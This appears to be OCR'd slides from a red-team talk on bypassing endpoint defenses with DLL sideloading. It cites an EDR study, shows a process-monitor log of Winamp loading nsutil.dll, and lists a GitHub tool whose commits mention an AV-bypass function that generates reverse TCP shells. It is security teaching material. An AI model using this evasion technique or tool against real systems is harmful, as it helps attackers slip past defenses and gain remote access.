

# Bypassing Layered Defenses PT.1


joas antonio


+

**HACKER  
CUTE** #1ª ED  
IÇÃO


# Author


- + Information Security Analyst (Red team) on move;
- + Writer and Speaker Hacker Culture;
- + Synack Red team member;
- + OWASP Project Leader;
- +hacking is not the Crime advocate;





PenTest Academy





- A study by two researchers from the University of Piraeus, Greece, published with 48 pages in the scientific journal Journal of cybersecurity and Privacy as of December 31, indicates that the overwhelming majority of protection and response solutions for endpoints failed to efficiently detect and prevent the four attack vectors used in the trial. Signed by researchers Georgekarantzas and Constantines Patsakis, the study concludes that "the attack of sideload DLL is the most successful [attack] as most of the EDRs cannot detect it, much less block it"

- <https://www.cisoadvisor.com.br/estudo-mostra-fragility-das-atuais-solucoes-de-edr/>



# Let's Hack!

# Sideloaded DLL Hijacking

+ THE side loading involves hijacking the DLL which a program loads. But instead of just planting the DLL inside a program's search order and then waiting for the victim application to run, adversaries can do the same. side-load directly from your payloads by planting and then invoking a legitimate application that runs your(s) payload (s).



# Sideloaded DLL Hijacking

winamp.exe	1888	CreateFile	C:\Program Files (x86)\Winamp\nsutil.dll	SUCCESS
winamp.exe	1888	CloseFile	C:\Program Files (x86)\Winamp\nsutil.dll	SUCCESS
winamp.exe	1888	CloseFile	C:\Program Files (x86)\Winamp\nsutil.dll	SUCCESS

master 1 branch 0 tags

Go to file Add file Code


Flangvik Update README.md a2b33cf on Jul 24, 2019 7 commits

- DLLSideLoadCompiler Added function Invoke-AVByPassDLLSideLoad , generates rev TCP shell b... 16 months ago
- DLLSideLoader.ps1 Added function Invoke-AVByPassDLLSideLoad , generates rev TCP shell b... 16 months ago
- README.md Update README.md 16 months ago
- dll-sideload-demogif.gif Added demo GIF 16 months ago
- dllexp.exe first commit 17 months ago

<https://github.com/Flangvik/DLLSideloadler>

